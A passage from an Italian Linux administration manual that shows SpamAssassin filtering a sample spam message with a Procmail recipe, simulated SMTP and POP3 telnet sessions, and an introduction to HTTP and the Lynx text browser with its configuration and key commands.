X-Spam-Status: No, score=0.5 required=5.0 tests=NO_REAL_NAME,NO_RECEIVED,
        NO_RELAYS autolearn=no version=3.1.1
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2007 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: >E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2007 19:17:19 +0200

ciao
```

In presenza di un messaggio che SpamAssassin considera essere *spam*, le cose vanno diversamente: le intestazioni aggiuntive sono più corpose, inoltre il messaggio originale viene allegato in un rapporto esplicativo. Ecco il file di partenza, contenente un elenco ripetuto di nomi di prodotti farmaceutici che spesso qualcuno tenta di spacciare attraverso la rete:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2007 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2007 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2007 19:17:19 +0200

cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
```

```
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...
```

Ecco il risultato dopo l'elaborazione con '**`spamassassin`**':

```
From tizio@brot.dg Thu Jul  6 19:17:20 2007 +0200
Received: from localhost by nanohost
        with SpamAssassin (version 3.1.1);
        Thu, 06 Jul 2007 19:27:07 +0200
From: caio@brot.dg
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Date: Thu, 06 Jul 2007 19:17:19 +0200
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
X-Spam-Flag: YES
X-Spam-Checker-Version: SpamAssassin 3.1.1 (2006-03-10) on nanohost
X-Spam-Level: ******
X-Spam-Status: Yes, score=6.3 required=5.0 tests=AWL,DRUGS_ANXIETY,
        DRUGS_ANXIETY_EREC,DRUGS_ERECTILE,DRUGS_MANYKINDS,DRUGS_MUSCLE,
        DRUGS_PAIN,NO_REAL_NAME,NO_RECEIVED,NO_RELAYS,SUBJECT_DRUG_GAP_C,
        SUBJECT_DRUG_GAP_L,SUBJECT_DRUG_GAP_S,SUBJECT_DRUG_GAP_VA,
        SUBJECT_DRUG_GAP_VIC autolearn=no version=3.1.1
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------=_44AD47EB.2E5AF19D"

This is a multi-part message in MIME format.

------------=_44AD47EB.2E5AF19D
Content-Type: text/plain
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Spam detection software, running on the system "nanohost", has
identified this incoming email as possible spam.  The original message
has been attached to this so you can view it (if it isn't spam) or label
similar future email.  If you have any questions, see
the administrator of that system for details.

Content preview:  cialias, levitra, soma, valium, vicodin cialias,
  levitra, soma, valium, vicodin cialias, levitra, soma, valium, vicodin
  cialias, levitra, soma, valium, vicodin cialias, levitra, soma, valium,
  vicodin cialias, levitra, soma, valium, vicodin cialias, levitra, soma,
  valium, vicodin cialias, levitra, soma, valium, vicodin ... [...]

Content analysis details:   (6.3 points, 5.0 required)

 pts rule name              description
```

```
---- ---------------------- --------------------------------------------------
 0.6 NO_REAL_NAME           From: does not include a real name
 2.4 SUBJECT_DRUG_GAP_VA    Subject contains a gappy version of 'valium'
 1.8 SUBJECT_DRUG_GAP_L     Subject contains a gappy version of 'levitra'
 2.7 SUBJECT_DRUG_GAP_VIC   Subject contains a gappy version of 'vicodin'
 0.4 SUBJECT_DRUG_GAP_S     Subject contains a gappy version of 'soma'
 1.0 SUBJECT_DRUG_GAP_C     Subject contains a gappy version of 'cialis'
-0.0 NO_RELAYS              Informational: message was not relayed via SMTP
 0.1 DRUGS_ERECTILE         Refers to an erectile drug
 0.0 DRUGS_ANXIETY          Refers to an anxiety control drug
-0.0 NO_RECEIVED            Informational: message has no Received headers
 0.0 DRUGS_MUSCLE           Refers to a muscle relaxant
 0.0 DRUGS_PAIN             Refers to a pain relief drug
 0.1 DRUGS_ANXIETY_EREC     Refers to both an erectile and an anxiety drug
 0.0 DRUGS_MANYKINDS        Refers to at least four kinds of drugs
-2.9 AWL                    AWL: From: address is in the auto white-list



------------=_44AD47EB.2E5AF19D
Content-Type: message/rfc822; x-spam-type=original
Content-Description: original message before SpamAssassin
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2007 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2007 19:17:19 +0200

cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...



------------=_44AD47EB.2E5AF19D--
```

La prima volta che un certo utente usa SpamAssassin, il programma crea automaticamente la directory '`~/.spamassassin/`' con la configurazione predefinita e altri file, che servono per le proprie annotazioni interne.

331.3 Filtrare i messaggi automaticamente

Per filtrare i messaggi di posta elettronica con SpamAssassin, si può intervenire nella configurazione del MDA (*Mail delivery agent*), oppure, in modo più semplice e generalizzato, si può fare affidamento su Procmail (capitolo 326). Quelle che seguono sono le direttive che si possono inserire nel file '`~/.procmailrc`' per questo scopo, tratte dalla documentazione di SpamAssassin stesso, con qualche piccola semplificazione:

```
# SpamAssassin sample procmailrc
#
# Pipe the mail through spamassassin (replace 'spamassassin' with 'spamc'
# if you use the spamc/spamd combination)
#
# The condition line ensures that only messages smaller than 250 kB
# (250 * 1024 = 256000 bytes) are processed by SpamAssassin. Most spam
# isn't bigger than a few k and working with big messages can bring
# SpamAssassin to its knees.
#
# The lock file ensures that only 1 spamassassin invocation happens
# at 1 time, to keep the load down.
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

# Mails with a score of 15 or higher are almost certainly spam (with 0.05%
# false positives according to rules/STATISTICS.txt). Let's put them in a
# different mbox. (This one is optional.)
:0:
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam

# Work around procmail bug: any output on stderr will cause the "F" in "From"
# to be dropped.  This will re-add it.
:0
* ^^rom[ ]
{
  LOG="*** Dropped F off From_ header! Fixing up. "

  :0 fhw
  | sed -e '1s/^/F/'
}
```

Come si vede, il riconoscimento dei messaggi da scartare si basa sulla quantità di asterischi nell'intestazione '**`X-Spam-Level:`**'. In questo modo, i messaggi che raggiungono i 15 asterischi vengono inseriti nella cartella '`spam`', mentre gli altri vanno regolarmente nella cartella predefinita.

331.4 Autoapprendimento

Si può istruire SpamAssassin a distinguere i messaggi «buoni» da quelli «cattivi», attraverso una catalogazione statistica di messaggi sicuramente buoni e di altri sicuramente cattivi. Questo lavoro viene svolto attraverso '**`sa-learn`**' e si avvale di una base di dati, che può essere un DBMS vero e proprio, oppure un insieme di file gestito autonomamente da SpamAssassin.

Il procedimento di apprendimento è molto semplice, ma richiede attenzione e organizzazione, per poter essere proficuo. Pertanto, si rimanda alla pagina di manuale *sa-learn(1)*.

331.5 Riferimenti

- *Rlytest: test mail host for third-party relay*

  ⟨http://www.unicom.com/sw/rlytest/ ⟩

Parte liv

Promemoria

332 Simulazione del protocollo SMTP

mittente — tizio@dinkel.brot.dg → servente SMTP — mail.brot.dg → destinatario — caio@roggen.brot.dg

$ **telnet [-8] mail.brot.dg 25** [*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
220 mail.brot.dg ESMTP Exim 3.36 Sun, 24 Nov 2002 13:12:29
```

HELO brot.dg [*Invio*]

```
250 mail.brot.dg Hello tizio at dinkel.brot.dg [192.168.1.1]
```

MAIL From: <tizio@dinkel.brot.dg> [*Invio*]

```
250 <tizio@dinkel.brot.dg> is syntactically correct
```

RCPT To: <caio@roggen.brot.dg> [*Invio*]

```
250 <caio@roggen.brot.dg> is syntactically correct
```

DATA [*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

Subject: Saluti. [*Invio*]

Ciao Caio, [*Invio*]

come stai? [*Invio*]

bla bla bla... [*Invio*]

...

Tizio [*Invio*]

. [*Invio*]

```
250 TAA02951 Message accepted for delivery
```

QUIT [*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

333 Simulazione del protocollo POP3

$ **telnet** [-8] **mail.brot.dg 110** [*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
+OK POP3 mail.brot.dg v4.47 server ready
```

USER tizio [*Invio*]

```
+OK User name accepted, password please
```

PASS tazza [*Invio*]

```
+OK Mailbox open, 2 messages
```

LIST [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 482
.
```

RETR 2 [*Invio*]

```
+OK 482 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: tizio@mail.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for tizio@mail.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: tizio@mail.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

DELE 2 [*Invio*]

```
+OK Message deleted
```

`QUIT` [*Invio*]

```
+OK Sayonara
```

334 Simulazione del protocollo POP3s

$ **telnet** [**-8**] **-z ssl mail.brot.dg 995** [*Invio*]

```
Trying 192.168.1.99...
Connected to mail.brot.dg.
Escape character is '^]'.
+OK POP3 mail.brot.dg v2003.83 server ready
```

USER tizio [*Invio*]

```
+OK User name accepted, password please
```

PASS tazza [*Invio*]

```
+OK Mailbox open, 2 messages
```

LIST [*Invio*]

```
+OK Mailbox scan listing follows
1 520
2 482
.
```

RETR 2 [*Invio*]

```
+OK 482 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: tizio@mail.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for tizio@mail.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: tizio@mail.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

DELE 2 [*Invio*]

```
+OK Message deleted
```

`QUIT` [*Invio*]

```
+OK Sayonara
```

Parte lv

HTTP

HTTP: introduzione e utilizzo del servizio

Il modo più comune per pubblicare informazioni attraverso la rete è quello di utilizzare un servente HTTP (*Hypertext transfer protocol*).

Le informazioni pubblicate in questo modo sono rivolte a tutti gli utenti che possono raggiungere il servizio, nel senso che normalmente non viene richiesta alcuna identificazione. Al massimo si impedisce o si concede l'accesso in base al meccanismo di filtro gestito dal supervisore dei servizi di rete o dal TCP wrapper.

335.1 Dal lato del servente

Per offrire un servizio HTTP occorre un programma in grado di gestirlo. Di solito si tratta di un demone. Analogamente al servizio FTP anonimo, il servente HTTP consente l'accesso a una directory particolare e alle sue discendenti. Questa directory viene identificata spesso con il nome *document root* e si tratta in pratica di una sorta di directory personale degli utenti (anonimi) che accedono attraverso questo protocollo.

Un servente HTTP non offre solo un servizio di semplice consultazione di documenti: permette anche di interpellare dei programmi. Questi programmi sono collocati normalmente al di fuori della directory da cui si diramano i documenti (HTML o di altro tipo), per evitare che questi possano essere letti. In questo contesto, tali programmi sono definiti ***gateway*** e normalmente vengono chiamati ***programmi CGI***, o *cgi-bin*.

L'avvio di programmi implica l'attribuzione di privilegi. Di solito si fa in modo che questi funzionino utilizzando i privilegi di un utente fittizio apposito ('**`www`**', '**`nobody`**' o simile), per evitare che possano compiere più azioni del necessario.

Secondo le consuetudini, di solito si configura il servente HTTP in modo da non consentire la lettura del contenuto delle directory. In pratica, se si indica un indirizzo che rappresenta una directory, si ottiene un file predefinito, che di solito corrisponde a '`index.html`', contenuto nella directory richiesta; mentre se questo è assente, non si ottiene alcunché.

335.2 Dal lato del cliente

Per poter usufruire di un servizio HTTP occorre un programma cliente adatto. In generale, tale programma cliente è in grado di accedere anche ad altri servizi, pertanto, in questo senso viene definito semplicemente «navigatore». Il programma di navigazione tipico dovrebbe consentire anche la visualizzazione di immagini, ma un buon programma che utilizza soltanto un terminale a caratteri può essere utilizzato in qualunque condizione, quindi, tale possibilità non deve essere scartata a priori.

335.2.1 Uniform Resource Locator -- Uniform Resource Identifier

L'integrazione di diversi protocolli impone l'utilizzo di un sistema uniforme per indicare gli indirizzi, per poter conoscere subito in che modo si deve effettuare il collegamento. Per questo, quando si utilizza un navigatore, si devono usare indirizzi espressi in modo standard, precisamente secondo il formato URI, o *Uniform resource identifier*. Attualmente, è ancora in uso la vecchia definizione, URL, *Uniform resource locator*, che in pratica rappresenta un sottoinsieme di URI. Attraverso questa modalità, è possibile definire tutto quello che serve per raggiungere una risorsa: protocollo, nodo di rete (*host*), porta, percorso. Il formato generale di un URI è descritto nel capitolo 469.

335.2.2 Tempi morti

Un problema che riguarda un po' tutti i programmi clienti, sono i tempi morti. Questi programmi, quando tentano di accedere a un risorsa senza riuscirci, restano a lungo in attesa prima di restituire una segnalazione di errore. Se si utilizza un servente DNS e questo non risulta raggiungibile, oppure a sua volta non riesce a raggiungere gli altri serventi DNS di livello superiore, le attese sono dovute al ritardo nelle risposta date dal servizio di risoluzione dei nomi.

All'avvio, la maggior parte dei navigatori cerca di raggiungere la propria pagina di presentazione (*home page*) e questo richiede un collegamento in funzione in quel momento.

Quando si vuole utilizzare un programma del genere soltanto per delle attività locali e si notano questi problemi nelle risposte, se si gestisce un servente DNS locale che, almeno temporaneamente, non ha accesso alla rete esterna, si può provare a disattivarlo utilizzando il comando seguente:

rndc stop [*Invio*]

In seguito, per riattivarlo è sufficiente utilizzare il comando opposto.

rndc start [*Invio*]

Se la propria rete locale non accede mai all'esterno, non è necessario tentare di risolvere nomi che non appartengono all'ambito locale. Se si utilizza un servizio di risoluzione dei nomi basta togliere (commentandola) la direttiva contenuta nel file '`named.conf`' che fa riferimento al dominio principale, rappresentato da un punto singolo.

```
options {
        directory "/etc/bind";
};
//
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

335.3 Lynx

Lynx [1] è la prova di ciò che può fare un buon programma per i terminali senza grafica, anche per la navigazione nella rete. A prima vista può risultare complicato da utilizzare, ma il tempo necessario per imparare il suo funzionamento risulta poi ricompensato.

Lynx è un navigatore completo, a parte la limitazione dovuta alla mancanza della grafica. È stato adattato a un gran numero di piattaforme, Dos inclusa (417.11). La sua semplicità lo rende prezioso in tutte quelle situazioni in cui non è possibile utilizzare il sistema grafico X.

Prima di avviare Lynx la prima volta, conviene controllare il suo file di configurazione generale. Molto probabilmente conviene modificare qualcosa. Si tratta di '/etc/lynx.cfg'.

Vale la pena di cambiare: l'indicazione della pagina iniziale, la posizione della guida e della pagina indice. Infatti, in questi casi, si fa riferimento a pagine HTML in rete, mentre è normale che ognuno si crei una propria pagina di inizio e che si abbiano a disposizione anche localmente i file della guida.

Queste indicazioni potrebbero apparire come negli esempi seguenti.

```
STARTFILE:file://localhost/etc/lynx-inizio.html
…
HELPFILE:file://localhost/usr/share/doc/lynx/lynx_help/lynx_help_main.html
…
DEFAULT_INDEX_FILE:file://localhost/etc/lynx-indice.html
```

In tutti i casi mostrati, si fa riferimento a un file nell'elaboratore locale, *localhost*. Nel primo caso si fa riferimento al file '/etc/lynx-inizio.html', nel secondo a '/usr/share/doc/lynx/lynx_help/lynx_help_main.html', nel terzo a '/etc/lynx-indice.html'. Probabilmente, tutto il resto può essere lasciato come si trova.

335.3.1 Avvio di Lynx

Lynx si compone in pratica dell'eseguibile '**lynx**'. Questo può essere avviato con l'indicazione di un indirizzo iniziale (di solito una pagina), espresso secondo lo standard URI, oppure può trattarsi semplicemente di un file indicato senza formalità particolari. Se non è indicato alcun file iniziale, viene utilizzato quanto specificato nella configurazione contenuta nel file 'lynx.cfg', alla voce '**STARTFILE**'.

lynx [***opzioni***] [***risorsa_iniziale***]

Per approfondire il funzionamento di Lynx si può consultare la pagina di manuale *lynx(1)* e soprattutto la guida interna che si ottiene con il comando '**lynx -help**'.

Tabella 335.3. Alcune opzioni.

Opzione	Descrizione
-display_charset=***codifica***	Precisa la codifica usata dallo schermo. In generale, in un sistema organizzato per utilizzare l'insieme di caratteri universale, va indicata la sigla '**utf-8**', oppure '**utf8**'.
-anonymous	Una particolarità di Lynx è la possibilità di concedere un numero limitato di funzionalità a utenti occasionali. Con questa opzione, si fa in modo che Lynx possa essere utilizzato solo come strumento di lettura ipertestuale, eliminando ogni possibilità di salvataggio di pagine o di dati e di stampa. Può essere molto utile in quelle situazioni in cui si vuole permettere l'utilizzo del programma a persone non controllate, che non sono state registrate nel sistema e che quindi non hanno un'utenza corrispondente.
-cfg=***file_di_configurazione***	Permette di definire il file di configurazione, quando non si vuole utilizzare quello predefinito corrispondente a 'lynx.cfg'.

Opzione	Descrizione
`-ftp`	Disabilita l'utilizzo del protocollo FTP.
`-homepage=`***indirizzo_uri***	Permette di indicare una pagina iniziale differente da quella predefinita. Verrebbe utilizzata in particolare quando si accede alla pagina principale.
`-index=`***indirizzo_uri***	Permette di indicare una pagina indice.
`-localhost`	Impedisce l'accesso a indirizzi URI esterni all'elaboratore locale. In pratica, obbliga a rimanere all'interno dell'elaboratore locale.
`-term=`***terminale***	Normalmente, Lynx è in grado di determinare da solo il tipo di terminale a disposizione, in modo da potervisi adattare. A volte questo riconoscimento non avviene correttamente; in quei casi è necessario indicare espressamente il nome del terminale. Se utilizzando una console, o una finestra sotto X, non si distingue il cursore, conviene provare indicando un terminale '**`vt100`**'.
`-dump`	Fa in modo che l'URI richiesto venga emesso attraverso lo standard output, terminando subito dopo il funzionamento di Lynx.
`-nolist`	In condizioni normali, quando si utilizza l'opzione '**`-dump`**' si ottiene alla fine del file l'elenco dei riferimenti ipertestuali contenuti nel documento. Con l'opzione '**`-nolist`**' questi vengono omessi.

Segue la descrizione di alcuni esempi.

- `$` **`lynx -display_charset=utf-8 http://a2.swlibero.org`** [*Invio*]

  Avvia Lynx specificando la disponibilità di un terminale operante con la codifica UTF-8, per visualizzare quanto si ottiene da *`http://a2.swlibero.org`*.

- `$` **`lynx -term=vt100 file://localhost/home/tizio/indice.html`** [*Invio*]

  Avvia Lynx specificando il tipo di terminale ('**`vt100`**') e il file iniziale.

- `$` **`lynx -dump file://localhost/home/tizio/indice.html`** [*Invio*]

  Fa in modo che Lynx restituisca attraverso lo standard output l'URI richiesto, dopo averlo trasformato in un file di testo normale.

- `$` **`lynx -dump -nolist file://localhost/home/tizio/indice.html`** [*Invio*]

  Come nell'esempio precedente, senza aggiungere in coda l'elenco dei riferimenti ipertestuali contenuti nel documento.

- `$` **`lynx`** [*Invio*]

  Avvia Lynx utilizzando esclusivamente la configurazione contenuta nel file '`lynx.cfg`'.

335.3.2 Funzionamento

Lynx permette l'utilizzo di una serie di comandi abbinati a tasti più o meno mnemonici. Non è disponibile un menù, quindi occorre un minimo di preparazione prima di poter utilizzare Lynx.

L'abbinamento tra i comandi e i tasti corrispondenti è definito all'interno del file di configurazione ('`lynx.cfg`'), ma in generale conviene non alterare le definizioni predefinite.

Figura 335.4. Lynx dopo essere stato avviato con l'indicazione di un indirizzo specifico.

```
                                                    Clean the Clipper 5.2 (p1 of 80)

         This page hosted by [gc_icon.gif] Get your own Free Home Page
       ________________________________________________________________

       [home] [step1][step2][step3] [step4][step5][step6] [step7][links]

                              Clean the Clipper 5.2

     A different way to program using Clipper 5.2 without commands, that
     is, without the file STD.CH.

     All trade names referenced herein are either trademarks or registered
     trademarks of their respective companies. In particular, Clipper
     (CA-Clipper) is a registered trademark of Computer Associates
     International.

                                  !WARNING!
       The informations contained inside this page are version dependent.
                                  !WARNING!
       ________________________________________________________________

  -- press space for next page --
    Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
   H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

La figura 335.4 mostra in che modo si presenta Lynx dopo essere stato avviato con l'indicazione di una pagina HTML particolare. Nelle ultime righe dello schermo (o della finestra) appare un riepilogo dei comandi principali. Prima di richiamare la guida (*help*) conviene configurare correttamente il file '`lynx.cfg`' al riguardo: molto probabilmente i file della guida sono disponibili localmente, mentre di solito la configurazione predefinita fa riferimento alla guida ottenibile attraverso la rete. Nella sezione dedicata alla configurazione è già stato spiegato come fare per correggere questo particolare.

335.3.3 Navigazione e scorrimento del documento

La navigazione all'interno di un documento ipertestuale è relativamente semplice, anche se non si può utilizzare il mouse. In particolare va ricordato l'uso dei tasti freccia, per cui [*freccia su*] e [*freccia giù*] servono per spostare il cursore da un riferimento (*link*) a un altro, [*freccia sinistra*] permette di tornare al documento precedente e [*freccia destra*] permette di seguire il riferimento su cui si trova il cursore.

Lynx mantiene la traccia dei riferimenti attraverso cui si è giunti al documento attuale, [*Backspace*] permette di visualizzarla in modo da poter selezionare un riferimento da lì.

Un'altra cosa importante è la possibilità di ottenere un elenco compatto di tutti i riferimenti contenuti nel documento visualizzato attualmente. Ciò si ottiene con il comando '**`LIST`**' corrispondente al tasto [*l*] oppure [*L*].

Figura 335.5. Il comando '**LIST**' permette di ottenere un riassunto di tutti i riferimenti contenuti nella pagina visualizzata.

```
                                                              List Page (p1 of 5)

                       List Page (Lynx Version 2.8.1pre.9), help

     References in
     file://localhost/home/daniele/Internet/www.geocities.com/SiliconValley
     /7737/clipper52clean.html

      1. http://www.geocities.com/
      2. http://www.geocities.com/
      3. (internal) in Clean the Clipper 5.2 - home
      4. (internal) in Clean the Clipper 5.2 - step1
      5. (internal) in Clean the Clipper 5.2 - step2
      6. (internal) in Clean the Clipper 5.2 - step3
      7. (internal) in Clean the Clipper 5.2 - step4
      8. (internal) in Clean the Clipper 5.2 - step5
      9. (internal) in Clean the Clipper 5.2 - step6
     10. (internal) in Clean the Clipper 5.2 - step7
     11. (internal) in Clean the Clipper 5.2 - links
     12. http://www.cai.com/
     13. (internal) in Clean the Clipper 5.2 - home
     14. (internal) in Clean the Clipper 5.2 - step1
  -- press space for next page --
    Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
   H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

La tabella 335.6 mostra l'elenco dei comandi utili per la navigazione di un documento ipertestuale.

Tabella 335.6. Elenco dei comandi di navigazione di Lynx.

Comando	Tastiera		Descrizione
	[*freccia su*]		Sposta il cursore sul riferimento precedente.
	[*freccia giù*]		Sposta il cursore sul riferimento successivo.
	[*freccia sinistra*]		Torna al documento precedente.
	[*freccia destra*]		Segue il riferimento su cui si trova il cursore.
PREV_PAGE	[*pagina su*]	[-]	Visualizza la schermata precedente del documento.
NEXT_PAGE	[*pagina giù*]	[+]	Visualizza la schermata successiva del documento.
HOME	[*Inizio*]	[*Ctrl a*]	Visualizza l'inizio del documento.
END	[*Fine*]	[*Ctrl e*]	Visualizza la fine del documento.
	[*Backspace*]		Visualizza i riferimenti seguiti precedentemente.
LIST	[*l*]	[*L*]	Visualizza un riassunto dei riferimenti contenuti.
MAIN_MENU	[*m*]		Visualizza il documento iniziale (*main*).
INDEX_SEARCH	[*i*]		Visualizza il documento indice.
GOTO	[*g*]		Permette di indicare un indirizzo URI da raggiungere.
INTERRUPT	[*z*]		Sospende un processo di I/O in corso.
RELOAD	[*Ctrl r*]		Ricarica il documento corrente.
REFRESH	[*Ctrl l*]	[*Ctrl w*]	Rigenera l'immagine visualizzata sullo schermo.
WHEREIS	[/]		Permette di cercare una stringa nel documento.

Comando	Tastiera	Descrizione
NEXT	[*n*]	La prossima corrispondenza della stringa di ricerca.

335.3.4 Salvataggio, stampa e sorgenti

Il documento visualizzato può essere salvato o stampato in vari modi. Il comando di stampa viene richiamato utilizzando il tasto [*p*], attraverso il quale si accede a un menù da cui è possibile scegliere il tipo di stampa. In particolare potrebbe essere possibile anche l'invio di una copia a un indirizzo di posta elettronica, o il salvataggio su un file.

Quando Lynx carica un documento, lo trasforma immediatamente nel formato da visualizzare. Per ottenere il sorgente di quel documento occorre ripetere l'operazione di caricamento senza alcuna trasformazione. Questo si ottiene con il tasto [\]. Una volta ottenuto un documento visualizzato come si vuole, si può stampare (o salvare) nel modo visto poco sopra.

Figura 335.7. Il sorgente della pagina può essere visualizzato dopo un'ulteriore operazione di caricamento.

```
                                                                      (p1 of 96)
<HTML>
<HEAD>
   <TITLE>Clean the Clipper 5.2</TITLE>
   <META NAME="description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="keywords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
   <META NAME="Author" CONTENT="Daniele Giacomini - daniele @ evo . it">
   <META NAME="Description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="KeyWords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
</HEAD>
<BODY>

<CENTER><P><B>This page hosted by <A HREF="http://www.geocities.com/"><IMG SRC=
+"gc_icon.gif" BORDER=0 HEIGHT=31 WIDTH=88 ALIGN=CENTER></A>
Get your own <A HREF="http://www.geocities.com/">Free Home Page</A>
<HR><A NAME="home"></A></B>[<A HREF="#home">home</A>] [<A HREF="#step1">step1</
+A>][<A HREF="#step2">step2</A>][<A HREF="#step3">step3</A>]
[<A HREF="#step4">step4</A>][<A HREF="#step5">step5</A>][<A HREF="#step6">step6
+</A>]
[<A HREF="#step7">step7</A>][<A HREF="#links">links</A>] </P></CENTER>
Currently viewing document source.  Press '\' to return to rendered version.
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Un documento, o più in generale un file, può essere caricato nella sua forma originale, normalmente per poterlo salvare. Questo si ottiene con il comando '**`DOWNLOAD`**' abbinato normalmente al tasto [*d*]: quando viene premuto si ottiene il caricamento del file a cui punta il riferimento sul quale si trova il cursore in quel momento. Il file viene collocato in una posizione transitoria, quindi viene richiesto all'utente cosa farne: salvarlo o altro. Anche quando si vuole avere un documento HTML senza trasformazioni conviene utilizzare questo sistema. Infatti, il caricamento del sorgente con il tasto [\] espande i caratteri di tabulazione.

Tabella 335.8. Elenco dei comandi di stampa e salvataggio di Lynx.

Comando	Tastiera		Descrizione
PRINT	[p]		Stampa o salva il documento così come appare.
SOURCE	[\]		Carica e visualizza il sorgente del documento.
DOWNLOAD	[d]	[D]	Carica il file a cui punta il riferimento evidenziato.

335.3.5 Menù di opzioni

Con il comando '**`OPTIONS`**', normalmente richiamabile con il tasto [o], è possibile ottenere il menù delle opzioni, attraverso il quale è poi possibile modificare alcuni comportamenti di Lynx. La figura 335.9 mostra un esempio di ciò che può apparire. In particolare, per richiamare una voce da modificare, si utilizza il tasto corrispondente alla lettera maiuscola della voce stessa.

Figura 335.9. Durante il funzionamento, Lynx può essere configurato parzialmente.

```
                      Options Menu (Lynx Version 2.8.4rel.1)

      Accept Changes - Reset Changes Left Arrow cancels changes HELP!

                           Save options to disk: [_]
                  (options marked with (!) will not be saved)

   General Preferences
   User mode                         : [Novice......]
   Editor                            : __________________________________________
   Type of Search                    : [Case insensitive]
   Cookies (!)                       : [ask user..]

   Keyboard Input
   Keypad mode                       : [Numbers act as arrows............]
   Emacs keys                        : [OFF]
   VI keys                           : [OFF]
   Line edit style                   : [Bash-like Bindings]

   Display and Character Set
   Display character set             : [Western (ISO-8859-1)...........]
   Assumed document character set(!): [iso-8859-1......]
   Raw 8-bit (!)                     : [ON.]
   X Display (!)                     : __________________________________________

   Document Appearance
   Show color                        : [ON....]
   Show cursor                       : [OFF]
   Popups for select fields          : [ON.]
   HTML error recovery (!)           : [strict (SortaSGML mode)]
   Show images (!)                   : [as labels]
   Verbose images                    : [show filename]

   Headers Transferred to Remote Servers
   Personal mail address             : __________________________________________
   Preferred document character set : _________________________________
   Preferred document language       : _________________________________
   User-Agent header (!)             : __________________________________________

   Listing and Accessing Files
   FTP sort criteria                 : [By Name]
   Local directory sort criteria     : [Mixed style......]
   Show dot files                    : [OFF]
   Show transfer rate (!)            : [Show KB/sec, ETA...]

   Special Files and Screens
   Multi-bookmarks                   : [OFF.....]
   Bookmarks file (!)                : __________________________________________
   Visited Pages                     : [By Last Visit Reversed.]

   Check your lynx.cfg here

         Accept Changes - Reset Changes Left Arrow cancels changes
```

335.3.6 Segnalibro

I riferimenti più importanti possono essere salvati in un file apposito. Il nome e la posizione di questo file è definito nel file di configurazione '`lynx.cfg`' e comunque può essere cambiato con il menù di configurazione appena descritto.

Per salvare un riferimento nel segnalibro, si utilizza il comando '**`ADD_BOOKMARK`**' collegato normalmente al tasto [*a*]. Subito dopo viene richiesto di specificare cosa si intende salvare.

Con il tasto [*d*] si intende salvare il riferimento alla pagina corrente, con il tasto [*l*] si intende salvare il riferimento su cui si trova il cursore.

Per richiamare l'elenco dei riferimenti salvati, si utilizza semplicemente il tasto [*v*]. Mentre si visualizza questo elenco, oltre che selezionare un riferimento, si può anche eliminare ciò che non serve più, con il tasto [*r*].

335.3.7 Conclusione

